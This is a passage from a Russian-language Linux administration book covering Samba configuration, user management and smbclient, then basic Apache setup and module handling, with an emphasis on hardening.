- `guest account = имя` — определяет учетную запись, с правами которой пользователь сможет входить в систему. Если ваш сервер не содержит секретной информации и используется для открытого обмена файлами, то можно завести гостевую учетную запись, иначе такой вход небезопасен;
- `log file = файл` — задает название файла-журнала. Например, можно написать: `/var/log/samba/%m.log`. Обратите внимание, что в имени присутствует символ процента, за которым следует буква `m`. Эта комбинация во время работы будет заменена именем пользователя, активность которого сохраняется. Так, например, для пользователя robert будет создан журнал /var/log/samba/robert.log;
- `max log size = n` — определяет максимальный размер журнала в килобайтах. Укажите значение `0`, если ограничения не должно быть;
- `syslog only` — предписывает использовать для журналирования только syslog;
- `security = уровень` — определяет степень доступа. Параметр `уровень` может принимать одно из следующих значений:
  - `user` — доступ на уровне пользователя;
  - `share` — аутентификация на основе имени и пароля;
  - `server` — проверка пароля производится сторонним smb-сервером. Имя сервера, на котором хранятся пароли, задается с помощью директивы:

    ```
    password server = ИмяСервера
    ```

    что позволяет держать пароли на другом smb-сервере, который и будет осуществлять проверку пароля;
  - `domain` — включает сервер в домен Windows NT, а пароль для доступа указывается в файле, определенном с помощью директивы:

    ```
    smb passwd file = ИмяФайла
    ```

- `encrypt passwords = yes` — позволяет шифровать пароли, передаваемые по сети.

  Эта опция требует пояснений, потому что могут возникнуть проблемы при авторизации с компьютеров с системой Windows. Суть в том, что Windows 95 вообще не шифровала пароли, и они передавались в открытом виде. Начиная с Windows 98, по умолчанию система стала шифровать пароли. Зашифрованный пароль передается по сети, и на сервере происходит его дешифровка. Если система ожидает зашифрованного пароля, а клиент посылает незашифрованный, то с соединением возникают серьезные проблемы.

Современные версии Windows шифруют пароль, но вы можете отключить эту возможность. Для этого в реестре нужно изменить параметр `EnablePlainTextPassword`, установив в нем значение `1`. В Windows 9*x* этот параметр находится в реестре по адресу:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\VxD\ VNETSUP
```

Для Windows NT это:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Rdr\ Parameters
```

В Windows 2000 и более поздних версиях:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\
LanmanWorkstation\Parameters
```

Если соответствующего параметра не существует, его следует создать. Он должен иметь тип `Dword`.

Если возникли проблемы с входом в систему, то переключите систему в режим работы с незашифрованными паролями. В этом случае Samba использует для авторизации файлы /etc/passwd и /etc/shadow. Полученный открытый пароль шифруется по алгоритму MD5 и сравнивается со значениями из этого файла.

Если вы работаете в режиме с шифрованными паролями, то при авторизации будет использоваться файл /etc/samba/smbpasswd (это можно изменить с помощью директивы: `smb passwd file`). Такой файл необходим из-за различий в шифровании Windows и Linux;

> ***Совет***
>
> **Не применяйте открытые пароли без особой надобности. Не забывайте о существовании программ-снифферов, которые анализируют сетевой трафик и позволяют найти пароли, передаваемые по сети. Если они не зашифрованы, то злоумышленник сможет проникнуть в вашу систему.**

- `smb passwd file = файл` — указывает на расположение файла с паролями. По умолчанию он находится в том же каталоге, где расположены конфигурационные файлы Samba;
- `ssl CA certFile = файл` — задает файл сертификата, необходимый для работы протокола SSL, гарантирующего безопасность передачи данных;
- `unix password sync = yes` — разрешает пользователям Windows менять пароль Samba, одновременно обновляя системные пароли в Linux. Если в этом нет необходимости, установите значение параметра `no`. Для работы этой директивы нужно указать программы, которые будут изменять пароли (параметр: `passwd program`) и сообщения, появляющиеся перед пользователем (параметр: `passwd chat`). Приведу пример использования:

```
unix password sync = Yes
passwd program = /usr/bin/passwd %u
passwd chat = *New*password* %n\n *Retype*new*password* %n\n
*passwd:*all*authentication*tokens*updated*successfully*
```

Помимо этого, необходимо использовать директивы: `encrypt passwords` и `smb passwd file`;

- `username map = файл` — указание на файл, где хранится список пользователей сервера Samba для клиентов Windows 9*x* (о нем подробнее мы поговорим в *разд. 6.3*);
- `usershare max shares` — максимальное количество пользовательских каталогов, которые могут быть открыты для общего доступа;
- `usershare allow guests = yes` — если этот параметр включен, то гости системы смогут получить доступ к открытым ресурсам. По умолчанию этот параметр отключен, чтобы доступ к открытым ресурсам получали только авторизованные пользователи.

6.1.3. Сеть

В этом разделе мы изучим директивы настройки сетевого протокола:

- `include = файл` — позволяет подключить дополнительный конфигурационный файл, например, с другого компьютера, или содержащий настройки для конкретного подключающегося компьютера. В последнем случае имя файла обычно задается в формате: `путь.%m`. Здесь `путь` — это начало полного имени файла, а `%m` — NetBIOS-имя компьютера. Например: /etc/samba/smb.conf.robert;
- `socket options = TCP_NODELAY SO_RCVBUF=8192 SO_SNDBUF=8192` — задает параметры протокола и размер входного и выходного буферов. Здесь:
  - `TCP_NODELAY` — позволяет быстрее (без задержек) передавать данные;
  - `SO_RCVBUF` — размер принимающего буфера;
  - `SO_SNDBUF` — размер передающего буфера;
- `interfaces = интерфейсы` — если у вас установлены две сетевые карты, которые направлены на разные сети, то с помощью этой директивы можно позволить работать с Samba пользователям из какой-то конкретной или из обеих сетей;
- `bind interfaces only` — позволяет привязаться только к именованным интерфейсам или сетям, указанным в параметре `interfaces`. Если ваша сеть не защищена сетевым экраном, то настоятельно рекомендуется использовать этот параметр, чтобы доступ к серверу Samba имели только компьютеры из вашей сети, а не любой удаленный пользователь из Интернета.

6.1.4. Замена сервера Windows

Если посмотреть на параметры, описанные в этом разделе, можно увидеть, что Samba способна полностью заменить Windows-сервер, и рабочие станции на базе Windows не заметят неудобств:

- `local master = yes` — позволяет сделать Samba-сервер основным браузером сети;
- `domain master = yes` — дает возможность сделать Samba-сервер главным браузером домена. Не устанавливайте значение `yes`, если в вашей сети уже есть контроллер домена Windows NT;
- `logon script = файл` — если директива `domain logons` включена, то в этом параметре можно указать файл bat-сценария, который будет выполняться на компьютере клиента при входе в систему. Сценарий может, например, задаваться в виде `%m.bat` (заменяется именем компьютера) или `%u.bat` (подменяется на имя пользователя);
- `logon path = путь` — определяет место хранения пользовательских профилей. При использовании этой директивы необходимо убрать комментарии с секции `[Profiles]`, которую можно найти в файле конфигурации по умолчанию.

6.1.5. Поддержка WINS и DNS

WINS (Windows Internet Naming Service, служба имен Интернета для Windows) — это сервис для сопоставления имен компьютеров и IP-адресов. База данных WINS чем-то напоминает DNS (Domain Name Service), только в ней хранятся NetBIOS-имена компьютеров, а DNS обслуживает доменные имена.

Для настройки работы через WINS служат следующие директивы:

- `wins support = yes` — разрешить использование WINS-сервера;
- `wins server = w.x.y.z` — IP-адрес WINS-сервера;
- `DNS Proxy = yes` — если эта опция разрешена, то нераспознанные NetBIOS-имена можно попытаться определить через DNS-сервер;
- `name resolve order` — последовательность, в которой будет производиться поиск адреса хоста по его имени. В конфигурационном файле можно найти следующий пример:

  ```
  name resolve order = lmhosts host wins bcast
  ```

  Если использовать это значение, то при поиске адреса система сначала будет искать имя хоста в файле lmhosts, затем в hosts, потом будет задействован файл wins и последним — bcast (broadcast или широковещательный запрос).

6.1.6. Отображение файлов

В Linux и Windows применяются разные правила именования файлов. Например, в Linux названия чувствительны к регистру, а в Windows — нет. Это значит, что файлы DATA.TXT и data.txt в Windows будут восприняты как один и тот же файл, чего не скажешь о Linux.

Для решения этой проблемы есть несколько команд:

- `case sensitive = no` — не принимать во внимание различие в регистре;
- `default case = lower` — отображать все файлы в нижнем регистре;

- `preserve case = no` и `short preserve case = no` — запретить сохранение имен файлов с учетом регистра.

Если у вас в сети работают пользователи Windows-систем, то рекомендуется оставить указанные значения. Для однородной Linux-сети можно разрешить сохранять регистр.

6.2. Описание объектов

После определения основных параметров Samba-сервера можно описывать объекты, к которым может получать доступ пользователь. Это делается в отдельных секциях, которые идут после секции `[Global]`, рассмотренной в *разд. 6.1*.

6.2.1. Пора домой

Конечно же, любой пользователь захочет работать со своим каталогом. Для этого он должен иметь учетную запись в Linux, с которой и будет связан его каталог. Обращение к такому каталогу будет выглядеть так: `\\сервер\имя`, где `сервер` — это имя сервера или его IP-адрес, а `имя` — это имя пользователя, домашний каталог которого необходимо увидеть.

Чтобы разрешить пользователям работать с собственными каталогами, нужно описать раздел `[homes]`. Рассмотрим пример такой секции:

```
[homes]
   comment = Home Directories
   browseable = no
   writable = yes
   valid users = %S ; %S - строка с перечислением пользователей
   create mode = 0750
   directory mode = 0775
```

В этой секции могут присутствовать следующие директивы:

- `comment` — текстовый комментарий, который не влияет на работу;
- `browseable = no` — режим отображения ресурса в списке просмотра. Если указать `yes`, то в сетевом окружении будут видны папки пользователей;
- `writable = yes` — предикат записи в домашний каталог. При значении `no` создание и изменение файлов станет невозможным;
- `create mode = 0750` — права доступа для создаваемых файлов. В этом случае владелец файла имеет полные права, пользователи группы могут читать и выполнять его, а остальные — бесправные. Иногда следует понизить значение параметра до 740, чтобы пользователи группы могли только читать;
- `directory mode = 0775` — права доступа для создаваемых каталогов. В этом случае у пользователей группы тоже слишком высокие права, и я бы понизил их до 755, чтобы запретить им создавать файлы в новом каталоге. Остальные

могут только просматривать каталог, но и это может оказаться лишним, и для большей безопасности лучшим решением будет значение 750;

- `valid users = пользователи` — список пользователей, которым разрешен доступ к домашним каталогам. Значения разделяются пробелом. По умолчанию доступ имеют все, но в реальных условиях это необходимо только некоторым. Поэтому я рекомендую в явном виде прописать имена тех пользователей, которые нуждаются в работе со своим домашним каталогом.

6.2.2. Доменный вход

Если вы настроили сервер Linux так, чтобы пользователи Windows могли входить в систему через smb, используя его как сервер домена, то необходимо убрать комментарии с секции `[netlogon]`:

```
; [netlogon]
;  comment = Network Logon Service
;  path = /usr/local/samba/lib/netlogon
;  guest ok = yes
;  writable = no
```

В этой секции также присутствуют комментарий и директива `writable`. Пользователи не должны иметь право записи в этот каталог, потому что здесь хранятся сценарии, которые выполняются при входе в систему. Файлы из этого каталога должен изменять только администратор.

Помимо этого, есть еще две команды:

- `path = путь` — полный путь к каталогу netlogon;
- `guest ok = yes` — разрешение гостевого входа.

Также нужно убрать комментарии в секции `[Profiles]`, которая выглядит следующим образом:

```
;[Profiles]
;  path = /usr/local/samba/profiles
;  browseable = no
;  guest ok = yes
```

В этом каталоге хранятся профили пользователей, и он не должен быть виден в сетевом окружении Windows, поэтому директива `browseable = no` запрещает отображение.

6.2.3. Распечатка

Чтобы пользователям стали доступны принтеры, подключенные к Linux-серверу, нужно настроить следующую секцию:

```
[printers]
 comment = All Printers
 path = /var/spool/samba
```

```
browseable = no
guest ok = no
writable = no
printable = yes
```

Обратите внимание, что по умолчанию секция открыта, и зарегистрированные пользователи уже имеют доступ к принтерам. Если вы хотите, чтобы и «гости» смогли использовать принтер, то добавьте строку `public = yes`. Однако я не рекомендую это делать, потому что такая добавка предоставит пользователям лишнюю возможность для подшучивания. Например, в моей сети был случай, когда сотрудник рассылал на все принтеры с общим доступом разные картинки. Вроде безобидно, а работу тормозит, и бесполезно расходуются картриджи.

6.2.4. Общий доступ

Чаще всего на сервере необходим каталог, через который любой пользователь сможет обмениваться файлами с другими участниками сети. Для настройки такого каталога служит секция `[tmp]`:

```
;[tmp]
;  comment = Temporary file space
;  path = /tmp
;  read only = no
;  public = yes
```

По умолчанию секция закрыта, и для разрешения доступа к ней необходимо убрать комментарии. Обратите внимание на путь к открытому каталогу. Это /tmp — каталог для хранения временных файлов пользователей. С помощью директив `read only` (значение `no`) и `public` (значение `yes`) мы указываем серверу Samba, что каталог открыт, и в него могут записывать и из него читать файлы все пользователи.

Несмотря на удобства, которые предоставляет этот каталог, я рекомендую использовать его только в закрытых сетях. Если у вас есть выход в Интернет, то с помощью сетевого экрана необходимо ограничить доступ к Samba. Так как в каталог разрешено записывать любым пользователям, злоумышленник может записать в него свои файлы, которые помогут ему получить на сервере права администратора.

6.2.5. Личные каталоги

Все рассмотренные ранее разделы (секции) конфигурационного файла имеют устоявшиеся имена и предназначены для решения определенных задач. Но в некоторых случаях вы можете изменить имя раздела, и на работе сервера это не скажется. Однако я не рекомендую это делать, потому что в одной версии Samba все будет работать хорошо, а при обновлении программ сервера ситуация может измениться, и потом трудно будет найти ошибку, из-за которой Samba станет работать неверно.

Тем не менее вы можете создавать собственные разделы, в которых будете описывать некоторые права. Например, вам понадобится организовать общий каталог,

в котором файлы будут доступны всем пользователям, но записывать туда смогут только пользователи определенной группы. Допустим, что в этом каталоге должны храниться какие-то картинки. Для решения такой задачи можно создать раздел `[shareimages]` следующим образом:

```
[shareimages]
 comment = Share Images
 path = /home/samba/images
 public = yes
 writable = yes
 write list = @staff
 printable = no
```

Для этого раздела задаются следующие директивы:

- `path = /home/samba/images` — каталог, который мы хотим открыть;
- `public = yes` — признак доступности;
- `writable = yes` — запись в каталог разрешена;
- `write list = @staff` — определяет группу `staff`, которая может записывать файлы. Для всех остальных каталог открыт только для чтения.

В таких объявлениях каталогов можно использовать любые директивы, которые мы рассматривали в этой главе.

6.2.6. CD-ROM

Отдельным разделом в файле конфигурации идут настройки прав доступа к CD-ROM. Вот пример этих настроек:

```
;[cdrom]
;  comment = Samba server's CD-ROM
;  read only = yes
;  path = /cdrom
;  guest ok = yes
```

Обратите внимание, что в начале каждой строки стоит символ точки с запятой. Я не случайно оставил их на месте, чтобы указать, что по умолчанию они есть (по крайней мере у меня) — т. е. все опции раздела закомментированы. Если у вас этих символов нет, то срочно подумайте о том, чтобы прошерстить всю систему очень подробно, — мало ли что еще ваш производитель разрешил по умолчанию.

Итак, все отключено, а значит, компакт-диск не будет виден по сети. Если нужно открыть к нему доступ, настройте следующие параметры:

- `comment = Samba server's CD-ROM` — комментарий;
- `read only = yes` — файлы доступны только для чтения;
- `path = /cdrom` — путь к диску. Если у вас два и более дисководов, нужно указать, какой из них вы хотите «расшарить», если же только один, то все равно нужно указать путь, куда он смонтирован;

- `guest ok = yes` — разрешить ли доступ к диску для «гостей» (неавторизованных в системе пользователей).

6.3. Управление пользователями

Для начала разберемся с именами пользователей. По умолчанию для доступа к серверу Samba применяются имена из системного файла /etc/passwd. Но вы можете завести отдельные записи Samba-сервера, которые будут соответствовать реальным, однако их можно будет использовать только для подключения к Samba, а не к системе.

Имена Samba описываются в файле /etc/samba/smbusers, расположение и название которого могут быть изменены директивой `username map` файла smb.conf. Содержимое файла /etc/samba/smbusers может быть, например, таким:

```
# Unix_name = SMB_name1 SMB_name2
root = administrator admin
nobody = guest pcguest smbguest
```

У списка имен несколько предназначений. Во-первых, с его помощью вы можете отразить имена, привычные для пользователей DOS и Windows, на учетные записи Linux. Например, в Windows максимальные права принадлежат пользователю Administrator, а в Linux это root. И во второй строке приведенного примера устанавливается соответствие имени Administrator пользователю root.

Во-вторых, использование этого файла позволяет аккумулировать несколько имен на одной учетной записи. Например, у вас есть группа пользователей, которым должны быть назначены одинаковые права. Для этого заводим в Linux только одну учетную запись `nobody` (под ней будут работать пользователи), а в Samba прописываем для нее нескольких пользователей: `guest`, `pcguest` и `smbguest` — под этими именами они будут входить в систему.

Несмотря на то, что мы отразили имена пользователей administrator и admin, и это разные учетные записи, для них будет использоваться один пароль — назначенный пользователю root.

Информация о пользователях, которым разрешен доступ, хранится в файле /etc/samba/smbpasswd. Его расположение и имя могут быть изменены с помощью директивы `smb passwd file` файла smb.conf. Рассмотрим пример содержимого файла:

```
flenov:0:813D6593C11F1173ED98178CA975D79:[UX      ]:LCT-41FA818F
robert:500:813D6593C11F1173ED98178CA975D79:[UX      ]:LCT-41FA818F
```

Сразу видно, что файл чем-то похож на /etc/passwd. Он также разделен двоеточиями на несколько колонок. Наиболее интересны из них первые три: имя пользователя, его UID в системе Linux и пароль.

Но добавлять пользователей вручную не очень удобно, потому что требуется зашифровать и прописать пароль, что не так уж и просто. Чтобы облегчить задачу, в пакет Samba включена утилита `smbpasswd`, которая принимает следующие параметры:

- `-a` — добавить пользователя в систему. Учетная запись должна уже существовать в файле /etc/passwd. Например, давайте пропишем Роберта, с которым мы уже не раз работали:

  ```
  smbpasswd -a robert
  ```

  В ответ на это программа попросит вас дважды ввести пароль. Указанная вами комбинация никак не влияет на системный пароль и используется только для доступа к Samba. Таким образом, пароли могут отличаться друг от друга. Я даже рекомендую сделать их различными. ОС Windows умеет запоминать пароли и хранить в своей системе, и версии Windows 9*x* делают это небезопасным способом. Если злоумышленник сможет украсть пароль на Samba, то он проникнет и в систему;

- `-x` — удалить пользователя. Чтобы исключить Роберта из системы, выполните команду `smbpasswd -x robert`;

- `-d` — деактивировать пользователя. Если необходимо временно отключить доступ для пользователя, не удаляя его из системы, выполните команду `smbpasswd -d robert`. Давайте посмотрим на строку, соответствующую Роберту, после выполнения этой команды:

  ```
  robert:500:813D6593C11F1173ED98178CA975D79:[DUX  ]:LCT-41FA818F
  ```

  Обратите внимание, что в четвертой колонке в квадратных скобках появилась буква `D`. Она как раз и указывает на то, что запись деактивирована. Таким образом вы легко можете определить, какие записи активны, а какие нет;

- `-e` — активировать пользователя. С помощью этой команды можно подключить деактивированного ранее пользователя: `smbpasswd -e robert`.

Если запустить `smbpasswd` без параметров, то вы сможете поменять свой пароль, и это можно будет сделать с текущими правами. Выполнение всех остальных команд требует прав администратора, поэтому их придется выполнять с использованием `sudo`.

Напоминаю, что файл /etc/samba/smbpasswd используется, если пароли передаются по сети в зашифрованном виде. В этом случае, чтобы предоставить доступ к Samba всем пользователям системы, необходимо для каждого выполнить команду: `smdpasswd`. Есть сценарии, которые автоматизируют работу, но их использование не очень эффективно, потому что они не задают пароля и, чаще всего, перетаскивают всех пользователей, даже тех, кто не должен иметь доступа в систему. К таким пользователям относятся системные учетные записи типа bin, adm, deamon и др.

6.4. Использование Samba

Сервис Samba в основном создавался для пользователей Windows, но и поклонники Linux тоже оценили все преимущества этой технологии, тем более что ОС Linux управляет совместным доступом к файлам по сети не хуже Windows, а в чем-то даже лучше. Для работы с Samba из ОС Linux служит команда: `smbclient`.

Чтобы подключиться к серверу, необходимо указать как минимум два ключа: `-L` (адрес сервера) и `-U` (имя пользователя). В ответ на это программа запросит ввести пароль. Если вы не используете шифрование, то необходимо ввести системный пароль, в противном случае воспользуйтесь тем, который вы указали при переносе пользователя в файл **/etc/samba/smbpasswd** (при запуске команды `smbpasswd`).

Итак, выполните следующую команду для тестирования сервера:

```
smbclient -L localhost -U root
```

После ввода пароля пользователя root вы должны увидеть все открытые ресурсы сервера. Результат выглядит примерно так:

```
Domain=[MYGROUP] OS=[Unix] Server=[Samba 2.2.3a]
    Sharename    Type    Comment
    ---------    ----    ----------
    IPC$         IPC     IPC Service (Samba Server)
    ADMIN$       Disk    IPC Service (Samba Server)

    Server       Comment
    ---------    ----------
    FLENOVM      Samba Server

    Workgroup    Master
    ---------    ----------
    MYGROUP      FLENOVM
```

Вы должны учитывать, что в этом списке находятся не все каталоги. Если, например, у домашних каталогов из раздела `[homes]` файла конфигурации директива `browseable` установлена в значение `no` (см. *разд. 6.2.1*), таких каталогов видно не будет. Это вполне логично, потому что злоумышленнику нельзя давать возможность лицезреть имена каталогов, особенно если они соответствуют именам пользователей или содержат конфиденциальные данные. Никогда не изменяйте этот параметр, чтобы хакер не знал, что он должен сломать.

Для подключения к открытому ресурсу сервера нужно подать команду: `smbclient`, передав ей имя ресурса, которое задается в формате UNC (Universal Naming Convention, универсальное именование объектов) с применением следующего синтаксиса:

```
\\ИмяСервера\ресурс
```

Например, вы хотите подключить домашний каталог пользователя flenov. Его адресом будет:

```
\\192.168.1.1\flenov
```

Но здесь надо сделать одно замечание: в Linux обратная косая черта (\) является служебным символом, поэтому каждый такой знак должен заменяться двумя символами \\ (т. е. каждый знак \ экранируется еще одним знаком \). Поскольку в начале UNC-имени идут два знака \\, то они заменяются на четыре обратных косых черты, и приведенный здесь адрес должен быть введен так:

```
\\\\192.168.1.1\\flenov.
```

Итак, для подключения к ресурсу выполняем команду:

```
smbclient \\\\192.168.1.1\\flenov
```

Если вы обращаетесь к ресурсу, который требует авторизации, необходимо указать имя пользователя, обладающего правами:

```
smbclient \\\\192.168.1.1\\flenov -U flenov
```

При удачном подключении к открытому ресурсу вы увидите такое приглашение:

```
Smb: \>
```

Теперь можно выполнять различные операции над файлами. Чтобы узнать, какие команды доступны, введите директиву `help` или знак вопроса (`?`). Команды, которые вы увидите, очень похожи на команды FTP (более подробно с FTP мы познакомимся в *главе 10*, см. также *приложение 1*). Для отключения от ресурса необходимо выполнить команду `exit`.


Большинство дистрибутивов Linux включают стандартный пакет Samba и ничего больше. А ведь в Интернете можно найти сторонние разработки, которые позволяют монтировать открытые в Samba ресурсы в файловую систему Linux так же, как дискету (флешку) или CD-ROM, или работать с общими ресурсами в графическом режиме, как это делается в Windows. Однако имейте в виду, что это не всегда безопасно.

6.5. Развитие Samba

Хотя сервис Samba имеет давнюю историю и вполне устойчивый код, он продолжает развиваться. В настоящий момент последняя стабильная версия программы имеет номер 3.5. Все версии, начиная с 3.0, способны подключаться к домену Active Directory, т. е. к службе каталогов, продвигаемой и развиваемой фирмой Microsoft со времени выпуска Windows 2000 Server. Однако в качестве контроллера домена Active Directory сервер Samba пока выступать не может. Сейчас разрабатывается версия 4.0 сервера Samba, которая будет лишена этого недостатка, и тогда можно будет полностью доверить Linux серверную часть сети, клиентские компьютеры которой работают под Windows.

Текущее состояние разработки Samba можно узнать на сайте проекта: **www.samba.org**.

ГЛАВА 7



Веб-сервер

Несмотря на то, что изначально сеть создавалась для обмена файлами, с появлением первого браузера популярность WWW-страниц начала расти не по дням, а по часам. Сейчас уже трудно себе представить не только жизнь без Интернета, но и Интернет без веб-страниц.

Для того чтобы пользователь смог просматривать с вашего узла хотя бы простейшие веб-странички, необходим веб- или HTTP-сервер. Уже долгое время самым распространенным из них является Apache. Трудно точно сказать, какая доля серверов работает на Apache, но можно с уверенностью утверждать, что их больше половины. Хотя для Linux существуют и другие веб-серверы (например, TUX), когда говорят о веб-сервере под Linux, подразумевают именно Apache. Да и в Windows можно очень часто встретить именно Apache, хотя в последнее время большую популярность стал получать Microsoft IIS.

Apache — абсолютно бесплатный сервер и доступен не только для UNIX-систем, но и для ОС Windows. Я для разработки использую macOS и Apache, и когда я публикую сайт на серверах CentOS, мне абсолютно ничего менять не приходится. Официальный сайт разработчиков — **www.apache.org**, где, помимо HTTP-сервера, можно найти еще ряд других проектов. Почему этот сервер стал так популярен? Неужели так повлиял фактор нулевой цены? Бесплатность, конечно, соблазнительна, но качество превыше всего. Это не единственный бесплатный сервер, но Apache располагает громадным количеством возможностей и при этом обладает следующими немаловажными особенностями:

- безопасность — многие профессионалы относят его к разряду самых защищенных;
- надежность — в сочетании с ОС Linux этот веб-сервер может работать без перезагрузок годами, а если и случаются перезагрузки, то, чаще всего, для обновления системы;
- неприхотливость — работает с минимальной нагрузкой на систему (не требует особых ресурсов);

- производительность — высокая скорость отклика и обработки запросов пользователей. Возможно, не самая высокая, но достаточная, чтобы справляться с большими потоками трафика.

На основе Apache строят серверы, которые доступны 99,9% времени в год. Многие корпорации вверяют ему свои важные данные. Да что там говорить, мои веб-сайты работают у хостера на серверах с Apache.

Единственный недостаток, который отмечают пользователи, — это сложность конфигурирования. Приходится редактировать текстовый файл, а так как настроечных параметров огромное количество, то это может стать утомительным занятием. При этом очень сложно гарантировать, что все настройки будут сделаны оптимальными и безопасными — ведь очень легко упустить что-либо или банально опечататься. Да, в некоторых случаях конфигурационные файлы не так наглядны, как графические утилиты, но это дело привычки. Очень многие администраторы, наоборот, предпочитают именно текстовый формат настроек.

В этой книге мы не сможем рассмотреть все возможные параметры настроек Apache, потому что их слишком много. Мы коснемся только основных и сосредоточимся на том, что может сказаться на производительности и безопасности сервера. Рассматриваемого материала хватит в большинстве случаев, и лично мне никогда не приходилось изменять ничего из того, что мы опустим.

7.1. Основные настройки

Основные настройки сервера Apache располагаются в файле /etc/httpd/conf/httpd.conf (для некоторых дистрибутивов — в /etc/httpd.conf). С выходом Apache2 конфигурация переместилась в /etc/apache2/. Если раньше все настройки находились в одном файле httpd.conf, то сейчас они разделены на несколько файлов, что достаточно удобно, просто немного непривычно. В принципе, можно так же обойтись и одним файлом, как и раньше.

Если вы не видите конфигурационных файлов, то возможно Apache у вас просто не установлен. Чтобы установить его в Ubuntu выполняем:

```
sudo apt-get install apache2
```

А в CentOS:

```
yum install httpd
```

Теперь попробуйте проверить, доступны ли конфигурационные файлы:

```
ls /etc/apache2
```

Они должны быть доступны.

Начнем рассмотрение с основного конфигурационного файла: /etc/apache2/apache2.conf:

- `ServerRoot` — корневой каталог, в котором находятся файлы конфигурации и журналы;
- `Timeout` — предельное время ожидания в секундах для получения и отправки пакетов;

- `HostnameLookups` — флаг, отвечающий за проведение преобразования IP-адресов в доменные имена для логов и CGI-программ. Если установлено значение `on`, то IP-адрес клиента, запросившего данные с сервера, будет преобразован в доменное имя, иначе будет использоваться IP-адрес. Если в этом нет необходимости, для повышения быстродействия можно установить значение `off`;
- `User` и `Group` — имя пользователя и группа, с правами которых будет работать сервис. По умолчанию в Linux используется имя и группа www-data. Этот пользователь и группа должны обладать в системе минимальными правами, которые только необходимы для работы веб-сервера и его модулей. Ничего лишнего разрешать им нельзя.

  В файле apache.conf вы не увидите имен, здесь будут только переменные вида:

  ```
  User ${APACHE_RUN_USER}
  Group ${APACHE_RUN_GROUP}
  ```

  После знака доллара в фигурных скобках идут имена переменных. Реальные же значения этих переменных находятся в файле /etc/apache2/envvars (Environment Variables, переменные окружения). В этом файле переменные объявлены следующим образом:

  ```
  export APACHE_RUN_USER=www-data
  export APACHE_RUN_GROUP=www-data
  ```

  Не думаю, что вам придется когда-либо менять эти параметры, так что эта информация просто к сведению. Ни один веб-сервер не должен работать с повышенными правами. Пользователь и группа www-data не обладают в системе ничем сверхъестественным и являются простыми пользователями, каковыми и должны оставаться;
- `ErrorLog` и `CustomLog` — местоположение журналов. Опять же, здесь вы увидите переменную `${APACHE_LOG_DIR}`, которую так же можно задать в файле переменных окружения;
- `LogLevel` — степень подробности составления журнала. Можно указать одно из следующих значений: `emerg`, `alert`, `crit`, `error`, `warn`, `notice`, `info`, `debug`;
- `KeepAlive` — разрешение обрабатывать несколько запросов за одно соединение. По умолчанию этот параметр выключен (`off`), и для получения каждого файла требуется отдельное соединение. Это неэффективно и приводит к лишнему расходу ресурсов. Допустим, что пользователь запросил страницу с 10-ю картинками. В ответ на это браузер клиента откроет 11 соединений с веб-сервером (одно для получения документа HTML и 10 — для картинок документа). Если включить этот параметр, то за одно подключение может быть обработано несколько запросов.

  Однако при включении параметра `on` сервер будет открывать соединения на долгий срок. Если злоумышленник откроет большое количество соединений с сервером и не закроет их, то тем самым сможет исчерпать все его ресурсы, и новые пользователи подключаться не смогут. Есть специальные программы, которые

позволяют открывать соединения и с небольшой скоростью скачивать данные[1]. Медленная активность заставляет сервер не закрывать соединение, и таким образом с использованием лишь одного компьютера хакер может сделать недоступным даже мощный сервер. Так что параметр `KeepAlive` хоть и не является причиной атаки, но он ее упрощает.

О том, как защититься от этого вида атак, можно прочитать в отличной заметке: **https://community.qualys.com/blogs/securitylabs/2011/11/02/how-to-protect-against-slow-http-attacks** от Sergey Shekyan;

- `MaxKeepAliveRequests` — максимальное число запросов, которое может быть выполнено в течение одного соединения;
- `KeepAliveTimeout` — время ожидания очередного запроса от одного и того же клиента (в секундах). Если за указанный период запрос не поступит, то соединение завершается.

Рассмотрим теперь конфигурационный файл /etc/apache2/conf-enabled/security.conf:

- `ServerTokens` — характер информации об установленном программном обеспечении, возвращаемый сервером. По умолчанию при любом обращении к серверу он возвращает заголовок с подробной информацией о системе, которая включает версии Apache, ОС Linux и всех имеющихся модулей. Если хакер узнает, что на сервере установлена старая версия интерпретатора PHP (или любой другой программы), то на взлом уйдет намного меньше времени. Болтливые параметры необходимо отключать, а информацию о сервере прятать. `ServerTokens` может принимать одно из следующих значений:
  - `Full` — отображать полную информацию о сервере и установленных модулях, включая их версии. Самое опасное для сервиса — это использование именно этого параметра;
  - `Min` — показать минимум сведений (только название сервера и установленные модули). Иногда даже такой простой список без версий может сказать хакеру слишком много;
  - `ProductOnly` — только название сервера, в нашем случае Apache вернет свое имя (apache) без указания версий. Вот это как раз то, что нам нужно;
- `ServerSignature` — если этот параметр установлен в `on`, то сервер будет добавлять к сгенерированным страницам текстовую информацию, которая будет содержать имя сервера и виртуального хоста. В рабочих системах лучше отключать это, установив параметр в `off`.

7.2. Модули

При настройке сервиса Apache очень важным звеном являются модули. Раньше их нужно было описывать в конфигурационном файле /etc/httpd/conf/httpd.conf следующим образом:

---

[1] Для Linux можно скачать программу slowhttptest с сайта: **code.google.com/p/slowhttptest/**.

```
<IfDefine HAVE_PERL>
LoadModule perl_module  modules/libperl.so
</IfDefine>
```

Сейчас все стало намного проще. Уже установленные и активированные модули можно увидеть в каталоге /etc/apache2/mods-enabled. Достаточно просто просмотреть, какие файлы там имеются:

```
ls /etc/apache2/mods-enabled
```

По умолчанию загружаются все установленные модули или те, которые вы видите в этом каталоге. У меня по умолчанию грузится PHP5, который стал очень популярным в связке LAMP. Я бы посоветовал загружать только то, что вам действительно нужно. Например, воспользовавшись ошибкой в сценарии PHP, злоумышленник может выполнять на сервере какие-либо команды. Хорошие сайты используют какой-то один язык веб-программирования: Perl, PHP или Python, и вы должны оставить только тот модуль, который необходим, а остальные неиспользуемые модули отключить — это значительно сузит возможности злоумышленника. Ничего не напоминает вам такая рекомендация? Да, это снова самое важное правило: лишняя программа — враг администратора и дополнительная «дверь» для хакера.

Я обратил внимание, что модуль rewrite не загружается. Давайте исправим это и заодно посмотрим, как можно включить новые модули. Для этого выполняем команду:

```
sudo a2enmod rewrite
```

Здесь `a2enmod` — это программа, которая помогает включать новые модули, а `rewrite` — это имя модуля. Проверьте еще раз каталог /etc/apache2/mods-enabled и убедитесь, что вы видите там файл rewrite.load.

